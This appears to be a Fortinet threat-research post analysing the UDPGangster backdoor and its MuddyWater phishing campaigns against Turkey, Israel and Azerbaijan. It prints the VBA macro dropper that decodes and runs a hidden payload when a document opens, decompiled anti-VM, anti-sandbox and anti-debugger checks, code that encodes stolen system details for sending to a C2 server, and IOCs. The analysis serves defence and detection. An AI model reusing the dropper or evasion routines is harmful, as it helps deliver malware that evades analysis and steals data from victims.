


UDPGangster Campaigns Target Multiple Countries

 fortinet.com/blog/threat-research/udpgangster-campaigns-target-multiple-countries

Cara Lin Cara Lin

December 4, 2025




Değerli dostlarım

Kuzey Kıbrıs Türk Cumhuriyeti Dışişleri Bakanlığı, "Cumhurbaşkanlığı Seçimleri ve Sonuçları" konulu çevrimiçi bir seminer düzenliyor.

Katılım ve daha fazla bilgi için lütfen ekteki dosyayı okuyun.

saygılarla



Article Contents

By [Cara Lin](#) | December 04, 2025

Affected Platforms: Microsoft Windows

Impacted Users: Microsoft Windows

Impact: The stolen information can be used for future attacks

Severity Level: High

UDPGangster is a UDP-based backdoor associated with the **MuddyWater** threat group, which is known for its cyber espionage operations across the Middle East and neighboring regions. This malware enables remote control of compromised systems by allowing attackers to execute

commands, exfiltrate files, and deploy additional payloads—all communicated through UDP channels designed to evade traditional network defenses.

FortiGuard Labs recently observed multiple UDPGangster campaigns targeting users in **Turkey**, **Israel**, and **Azerbaijan**. These campaigns primarily deliver their malware through **malicious** Microsoft Word documents that are embedded with VBA macros, which execute the payload once the macros are enabled. The samples collected include sophisticated anti-analysis techniques to detect and evade virtual environments and sandboxes, helping attackers avoid early detection.

Notably, while the phishing email was written in Turkish, the decoy image embedded within the document displayed an image related to Israel. Further investigation revealed multiple related campaigns delivering UDPGangster through similar macro-embedded documents and targeting victims in Israel and Azerbaijan. This blog presents a detailed analysis of the phishing delivery chain and the behavior of UDPGangster.

[2025 Global Threat Landscape Report](#)

[Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.](#)

Phishing Email

The phishing message impersonates the Turkish Republic of Northern Cyprus Ministry of Foreign Affairs. It claims to invite recipients to an online seminar titled “*Presidential Elections and Results*” and includes two attachments named `seminer.doc` and `seminer.zip`. The sender address and message format mimic an official government email and are written in formal Turkish.



Figure 1: Phishing mail

The ZIP file contains the same document, seminer.doc. When opened, it prompts the user to “Enable Content” to view the file—a common trick used to trigger embedded VBA code.




Figure 2: Document with VBA script

The document acts as a malicious dropper. The macro uses the Document_Open() event to automatically execute, decoding Base64-encoded data from a hidden form field (UserForm1.bodf90.Text) and writing the decoded content to C:\Users\Public\ui.txt. It then executes this file using the Windows API CreateProcessA, launching the UDPGangster payload.

```
Private Sub Document_Open()
    On Error GoTo ErrorHandler

    SmartToggle

    Dim pathh As String
    Dim appBytes() As Byte
    Dim fileNum As Integer

    pathh = "C:\Users\Public\ui.txt"

    appBytes = Base64Decode(UserForm1.bodf90.Text)

    fileNum = FreeFile
    Open pathh For Binary Access Write As #fileNum
    Put #fileNum, 1, appBytes
    Close #fileNum

    Run_e pathh
End Sub

ErrorHandler:
    MsgBox "Error in Run_e: " & Err.Description
End Sub
```

Name	Size	Packed Size	Created	Modified	Folders
f	147	192			
o	1 072 528	1 072 640			
[1]CompObj	97				
[3]VbFrame	292				

```
Sub Run_e(ByVal exePath As String)
    On Error GoTo ErrorHandler

    Dim si As STARTUPINFO
    Dim pi As PROCESS_INFORMATION
    Dim ret As Long

    si.cb = LenB(si)

    ret = CreateProcessA(exePath, vbNullString, 0, 0, 0, 0, 0, 0, 0, 0)

    If ret <> 0 Then
        CloseHandle pi.hProcess
        CloseHandle pi.hThread
    Else
        MsgBox "Failed to start process: " & Err.Description
    End If

    Exit Sub

ErrorHandler:
    MsgBox "Error in Run_e: " & Err.Description
End Sub
```

Figure 3: VBA executing the encoded payload

The VBA code defines a subroutine named `SmartToggle()` that manipulates two image objects, `FullImage1` and `FullImage2`. The script switches their display order by toggling the `AlternativeText` property between “Front” and “Back.” Depending on which image is in front, it uses `ZOrder` to bring one image forward and send the other behind.

This technique is used as a distraction—displaying an innocuous image in the document while concealing malicious activity within the same file. Although the original phishing email targeted Turkish recipients, the visible image shows scheduled outages in Israel, which is unusual. We describe related activities targeting different regions later in this post.

```

Sub SmartToggle()
    On Error GoTo ErrorHandler

    Dim doc As Document
    Set doc = ActiveDocument

    Dim img1 As Shape, img2 As Shape
    Set img1 = doc.Shapes("FullImage1")
    Set img2 = doc.Shapes("FullImage2")

    If img1.AlternativeText = "Front" Then
        img1.WrapFormat.Type = wdWrapBehind
        img2.WrapFormat.Type = wdWrapFront
        img2.ZOrder msoBringToFront
        img1.AlternativeText = "Back"
        img2.AlternativeText = "Front"
    Else
        img2.WrapFormat.Type = wdWrapBehind
        img1.WrapFormat.Type = wdWrapFront
        img1.ZOrder msoBringToFront
        img1.AlternativeText = "Front"
        img2.AlternativeText = "Back"
    End If

    Exit Sub

ErrorHandler:
    MsgBox "Error: " & Err.Description
End Sub

```

Figure 4: VBA displaying the decoy image

פירוט תקופות הניתוק לפי עיר ויום

שם העיר	תאריך	שעת התחלה	שעת סיום
1 ירושלים	04.11.2025	23:00	04:00
2 תל אביב	04.11.2025	01:00	05:00
3 חיפה	05.11.2025	00:00	03:00
4 באר שבע	05.11.2025	23:00	02:30
5 ראשון לציון	05.11.2025	01:30	04:30
6 פתח תקווה	06.11.2025	00:00	03:00
7 אשדוד	06.11.2025	23:00	02:00
8 נתניה	06.11.2025	01:00	04:00
9 הרצליה	04.11.2025	00:30	03:30
10 רמת גן	05.11.2025	18:00	21:00
11 אשקלון	06.11.2025	23:00	04:00

Figure 5: The decoy image in the document

UDPGangster

UDPGangster is a UDP-based backdoor that communicates with its C2 server using the UDP protocol. The malware's name derives from an embedded PDB path found in samples: C:\Users\gangster\source\repos\udp_3.0 - Copy - Copy\x64\release_86\udp_3.0.pdb. A related executable extracted from another malicious document shows a similar path: C:\Users\SURGE\source\repos\udp_3.0 - Copy\x64\release_86\udp_3.0.pdb.

After the macro successfully executes, UDPGangster installs persistence by copying itself to %AppData%\RoamingLow as SystemProc.exe. It then configures startup by writing the path to the **Startup** value under the registry key:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell. The malware also creates a mutex named xhxhxxhxhxpp.




Figure 6: Persistence setting

Anti-Analysis Techniques

UDPGangster performs several checks to evade analysis:

1. **Debugger detection:** Verifies whether the process is being debugged.

```

if ( IsDebuggerPresent() )
    return 1LL;
ModuleHandleA = GetModuleHandleA("ntdll.dll");
if ( ModuleHandleA
    && (ProcAddress = GetProcAddress(ModuleHandleA, "NtQueryInformationProcess")) != 0LL
    && (v4 = 0,
        CurrentProcess = GetCurrentProcess(),
        !((unsigned int (__fastcall *) (HANDLE, __int64, int *))ProcAddress)(CurrentProcess,
        && v4 )
    {
        return 1LL;
    }
    else
    {
        return NtCurrentPeb()->BeingDebugged;
    }

```

2. **CPU environment:** Detects single-core or minimal CPU configurations (common in sandboxes or VMs). It queries GetLogicalProcessorInformation() to get the system's logical-processor entries, counts how many processor-core entries exist, and returns a value whose low byte is 1 if the count is less than 2, otherwise 0.

```

v0 = 0;
v30 = 0;
gGetLogicalProcessorInformation(0LL, &v30);
v1 = v30;
ProcessHeap = GetProcessHeap();
v3 = pHeapAlloc(ProcessHeap, 8LL, v1);
v4 = v3;
if ( !v3 )
    return 0LL;
if ( !(unsigned int)gGetLogicalProcessorInformation(v3, &v30) )
{
    v5 = GetProcessHeap();
    pHeapFree(v5, 0LL, v4);
    return 0LL;
}

```

3. **Memory and disk size:** Checks for less than 2048 MB of RAM using GlobalMemoryStatusEx to read system memory information, computes total physical memory in megabytes, and determines if the system has less than 0x800 (2048) MB of RAM.

```

if ( !(unsigned int)gGlobalMemoryStatusEx(v1) )
{
    v3 = GetProcessHeap();
    pHeapFree(v3, 0LL, v2);
    return 0LL;
}
v5 = *((_QWORD *)v2 + 1) >> 20;
v6 = GetProcessHeap();
pHeapFree(v6, 0LL, v2);
return (unsigned int)v5 < 0x800;

```

4. **Virtual adapter MAC prefixes:** Retrieves the system's network adapter information and checks whether any adapter's MAC address prefix matches a list of known virtual machine vendors. It allocates a buffer for GetAdaptersInfo, retrieves the adapter list, and formats each adapter's first three MAC bytes into a string. It then compares this prefix against eight hardcoded values commonly used by virtual NICs: 00-50-56 (VMware), 00-0C-29 (VMware), 00-05-69 (VMware), 00-1C-42 (Parallels), 00-16-3E (Xen), 00-0F-4B (Virtual Iron), and 08-00-27 (VirtualBox).

5. **Workgroup/domain check:** Verifies whether the computer is part of the default Windows workgroup rather than a joined domain.

```
if ( !(unsigned int)gNetWkstaGetInfo(0LL, 100LL, &v2) )
{
    if ( !v2 )
        return v0;
    j_memset(Dest, 0, sizeof(Dest));
    j_wcstombs(Dest, *(const wchar_t **)(v2 + 16), 0x1FFuLL);
    v0 = sub_140002748(Dest, "WORKGROUP") == 0;
}
if ( v2 )
    gNetApiBufferFree();
return v0;
```

6. **Hardware and process inspection:** Examines for driver, service, and process. It queries WMI classes Win32_BaseBoard, Win32_DiskDrive, and Win32_ComputerSystem, scanning their output for known virtualization keywords such as **VMware**, **VBox**, **Virtual HD**, **VirtualBox**, and **Virtual Machine**. It also enumerates Windows services using the Service Control Manager to detect virtualization-related services, and scans running processes for common guest tools, including **VBoxService.exe**, **VBoxTray.exe**, **vmware.exe**, and **vmtoolsd.exe**. In addition, it checks for execution within a Wine environment, indicating Linux-based emulation.

```
v4[0] = 568;
v6[0] = (__int64)L"VBoxService.exe";
v6[1] = (__int64)L"VBoxTray.exe";
v6[2] = (__int64)L"vmware.exe";
v6[3] = (__int64)L"vmtoolsd.exe";
Toolhelp32Snapshot = gCreateToolhelp32Snapshot(2LL);
v1 = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot == -1 )
    return 0LL;
if ( (unsigned int)gProcess32FirstW(Toolhelp32Snapshot,
{
```

7. **Registry scans:** Runs an extensive registry-based virtual machine detection routine. It iterates through 16 registry paths under HKEY_LOCAL_MACHINE that typically contain hardware and system identifiers, such as BIOS, disk, and video adapter information. For each key, it queries the default registry value and searches for substrings that match known virtualization vendor identifiers, such as **VBox**, **VMBox**, **QEMU**, **VIRTUAL**, **VIRTUALBOX**, **VMWARE**, and **Xen**.

```

i0 = 0;
i1[0] = (__int64)L"VBox";
i1 = v12;
i1[1] = (__int64)L"VMBox";
i1[2] = (__int64)L"QEMU";
i1[3] = (__int64)L"VIRTUAL";
i1[4] = (__int64)L"VIRTUALBOX";
i1[5] = (__int64)L"VMWARE";
i1[6] = (__int64)L"Xen";
i2[0] = (__int64)L"HARDWARE\\Description\\System";
i2[1] = (__int64)L"HARDWARE\\Description\\System\\BIOS";
i2[2] = (__int64)L"HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0";
i2[3] = (__int64)L"HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0";
i2[4] = (__int64)L"HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 2\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0";
i2[5] = (__int64)L"HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 3\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0";
i2[6] = (__int64)L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion";
i2[7] = (__int64)L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion";
i2[8] = (__int64)L"SYSTEM\\ControlSet001\\Services\\Disk\\Enum";
i2[9] = (__int64)L"SYSTEM\\ControlSet002\\Services\\Disk\\Enum";
i2[10] = (__int64)L"SYSTEM\\ControlSet003\\Services\\Disk\\Enum";
i2[11] = (__int64)L"SYSTEM\\CurrentControlSet\\Control\\SystemInformation";
i2[12] = (__int64)L"SYSTEM\\CurrentControlSet\\Control\\Video\\{GUID}\\Video";
i2[13] = (__int64)L"SYSTEM\\CurrentControlSet\\Control\\Video\\{GUID}\\0000";
i2[14] = (__int64)L"SYSTEM\\CurrentControlSet\\Control\\Class\\{4D36E968-E325-11CE-BFC1-00002BE10318}\\0000";

```

8. **Sandbox detection:** Searches for known sandboxing or debugging tools. It calls GetModuleHandleA, looking for known analysis/sandbox DLLs: sbiedll.dll, dbghelp.dll, api_log.dll, dir_watch.dll, pstorec.dll, and wpspy.dll. It then checks registry subkeys under several system paths (SYSTEM\\ControlSet001\\Services, SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall, and HARDWARE\\Description\\System) and searches for names containing substrings like "sandbox", "SbieDrv", or "vmdebug".

```

v10[0] = -2147483646LL;
v9[0] = (__int64)L"andbox";
v0 = v10;
v10[2] = -2147483646LL;
v9[1] = (__int64)L"SbieDrv";
v10[4] = -2147483646LL;
v9[2] = (__int64)L"vmdebug";
v1 = 0;
v10[1] = (__int64)L"SYSTEM\\ControlSet001\\Services\\";
v10[3] = (__int64)L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\";
v10[5] = (__int64)L"HARDWARE\\Description\\System\\";
do
{
    if ( !(unsigned int)gRegOpenKeyExW(*v0, v0[1], 0LL, 131097LL, &hKey) )

```

9. **Filename checks:** Determines whether the file is running in an analysis environment. It calls GetModuleHandleA on names and looks for sbiedll.dll, dbghelp.dll, api_log.dll, dir_watch.dll, pstorec.dll, and wpspy.dll. It also checks the running executable's filename by comparing the filename against a short list of obvious test/sample names, such as sample.exe, sandbox.exe, and malware.exe.

```

lpModuleName[0] = "sbiedll.dll";
lpModuleName[1] = "dbghelp.dll";
lpModuleName[2] = "api_log.dll";
lpModuleName[3] = "dir_watch.dll";
lpModuleName[4] = "pstorec.dll";
lpModuleName[5] = "wpespy.dll";
while ( 1 )
{
    result = GetModuleHandleA(lpModuleName[v0]); {
    if ( result )
        break;
    if ( ++v0 >= 6 )
        return result;
}
return (HMODULE)1;

lpString1[0] = "sample.exe";
lpString1[1] = "bot.exe";
lpString1[2] = "sandbox.exe";
lpString1[3] = "malware.exe";
lpString1[4] = "test.exe";
lpString1[5] = "klavme.exe";
lpString1[6] = "myapp.exe";
lpString1[7] = "testapp.exe";
if ( GetModuleFileNameA(0LL, Filename, 0x104u) )
    FileNameA = PathFindFileNameA(Filename);
for ( i = 0LL; i < 8; ++i )
{
    if ( !lstrcmpiA(lpString1[i], FileNameA) )
        return 1LL;
}

```

After these checks, UDPGangster collects system details (computer name, domain/workgroup, OS version, and username), encodes them using an ROR-based transformation, and sends the data to its C2 server at 157.20.182.75 over UDP port 1269.

```

Collect_systeminfo(v25, 1189LL);
GetSystemInfo(&SystemInfo);
v26 = -1LL;
do
    ++v26;
while ( v25[v26] );
if ( v26 )
{
    v27 = v25;
    do
    {
        v28 = *v27++;
        *(v27 - 1) = __ROR1__(v28, 2);
        --v26;
    }
    while ( v26 );
}
j_memset(v86, 0, 0x4B0uLL);

```

Figure 7: Collected data is encoded


```

if ( v40 == 0x14 )                                // System or file operation
{
    do
        LODWORD(v55) = 16;
    while ( (int)psendto(v32, &v79, 11LL, 0LL, &v71, v55) <= 0 );
    v67 = v71;
    sub_1400039EF(v32, (__int64)&v67);
    TickCount = ((__int64 (*)(void))pGetTickCount)();
    v40 = *v38;
}
if ( v40 == 0x1E )                                // Payload or update trigger
{
    do
        LODWORD(v55) = 16;
    while ( (int)psendto(v32, &v79, 11LL, 0LL, &v71, v55) <= 0 );
    j_rand();
    v68 = v71;
    sub_14000417E(v32, (__int64)&v68);
    TickCount = ((__int64 (*)(void))pGetTickCount)();
    v40 = *v38;
}
if ( v40 != 0x63 )                                // C2 reconfiguration (update IP address)
    goto LABEL_103;
do
    LODWORD(v55) = 16:

```

Figure 9: C2 commands

Investigation

As noted earlier, the decoy image in the Turkish phishing email did not match its content. Further investigation into collected related indicators—mutex values, IPs, and PDB paths—revealed additional campaigns targeting **Israel** and **Azerbaijan** using similar VBA macro-embedded documents to distribute the UDPGangster backdoor.

The suspicious document found in the Turkish phishing email, titled **Scheduled_Internet_Outages.doc**, can be downloaded from [http://reminders\[.\]trahum.org](http://reminders[.]trahum.org). Telemetry data shows it was actually aimed at Israeli users. Analyzing similar behavioral patterns, we also uncovered an IP address linked to both the Phoenix Backdoor and UDPGangster, suggesting a strong connection to the **MuddyWater** threat group.

MƏLUMAT

Hörmətli həmkarlar,

Xatırlatmaq istərdik ki, **Təlim Tədris Mərkəzinin** təşkilatçılığı ilə aşağıdakı mövzuda onlayn təlim keçiriləcəkdir:

Mövzu: *"Komandaquruculuğu və effektiv geridönüş mədəniyyəti"*

Tarix: 18.09.2025

Saat: 09:00

Format: Onlayn (Zoom platforması)

Təlimə qoşulmaq üçün məlumatlar:

Link: <https://us02web.zoom.us/j/89462445346?pwd=vF7XtZkgG2y604NGGQOqfN3eOmTTzo.1>

Meeting ID: 894 6244 5346

Passcode: 123900

Figure 12: Decoy document targeting Azerbaijan in September 2025




Figure 13: Telemetry of reminders[.]trahum.org on November 2025

Conclusion

UDPGangster uses macro-based droppers for initial access and incorporates extensive anti-analysis routines to evade detection. These campaigns employ social engineering and custom tooling to target organizations across **Israel, Azerbaijan, and Turkey**. The consistent targeting, code similarities, and shared infrastructure strongly indicate **MuddyWater** involvement.

Users and organizations should remain cautious of unsolicited documents, particularly those requesting macro activation. Strong email filtering and endpoint protection are critical to preventing similar intrusions.

Fortinet Protections

The malware described in this report is detected and blocked by [FortiGuard Antivirus](#) as:

VBA/Agent.NFYP!tr
W64/Agent.ALD!tr

[FortiGate](#), [FortiMail](#), [FortiClient](#), and [FortiEDR](#) support the [FortiGuard AntiVirus service](#). The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

FortiMail recognizes the phishing email as “virus detected.” In addition, real-time anti-phishing protection provided by [FortiSandbox](#), embedded in Fortinet’s FortiMail, web filtering, and antivirus solutions, offers advanced protection against both known and unknown phishing attempts. In addition, the [FortiPhish](#) phishing simulation service actively trains and tests your end-users against real-world phishing techniques, enabling them to recognize, avoid, and report email-based cyberthreats, including phishing, impersonation, Business Email Compromise (BEC), and ransomware.

The [FortiGuard CDR \(Content Disarm and Reconstruction\) service](#), which runs on both FortiGate and FortiMail, can disarm the malicious macros in the document. We also suggest that organizations consider completing Fortinet’s free training module, [Fortinet Certified Fundamentals \(FCF\)](#) in Cybersecurity.

[FortiGuard IP Reputation and Anti-Botnet Security Service](#) proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global [FortiGuard Incident Response Team](#).

IOCs

Domain

157.20.182[.]75
64.7.198[.]12

URL

hxxps://reminders[.]trahum[.]org/Scheduled_Internet_Outages.doc

Email

d177cf65a17bffcd152c5397600950fc0f81f00990ab8a43d352f9a7238428a1
3d3fbd586f61043ff04ab0369b913a161c0159425fb269d52b7d8d8a14838ece
232e979493da5329012022d3121300a4b00f813d5b0ecc98fdc3278d8f4e5a48
e84a5878ea14aa7e2c39d04ea7259d7a4ed7f666c67453a93b28358ccce57bc5
fc4a7eed5cb18c52265622ac39a5cef31eec101c898b4016874458d2722ec430
44deab99e22340fc654494cc4af2b2c27ef1942c6fea6eace9fb94ce7855c0ca
13d36f3011ed372ad4ec4ace41a6dee52361f221161192cb49c08974c86d160e
b7276cad88103bdb3666025cf9e206b9fb3e66a6d934b66923150d7f23573b60

b552e1ca3482ad4b37b1a50717ac577e1961d0be368b49fa1e4e462761ae6eeb
bca7d23b072a2799d124977fdb8384325b30bb1d731741d84a1dfc5e3cf6ac26
01b1073cb0480af3bde735f559898774e1a563e06f9fe56ec3845ea960da0f3c

Document

7ea4b307e84c8b32c0220eca13155a4cf66617241f96b8af26ce2db8115e3d53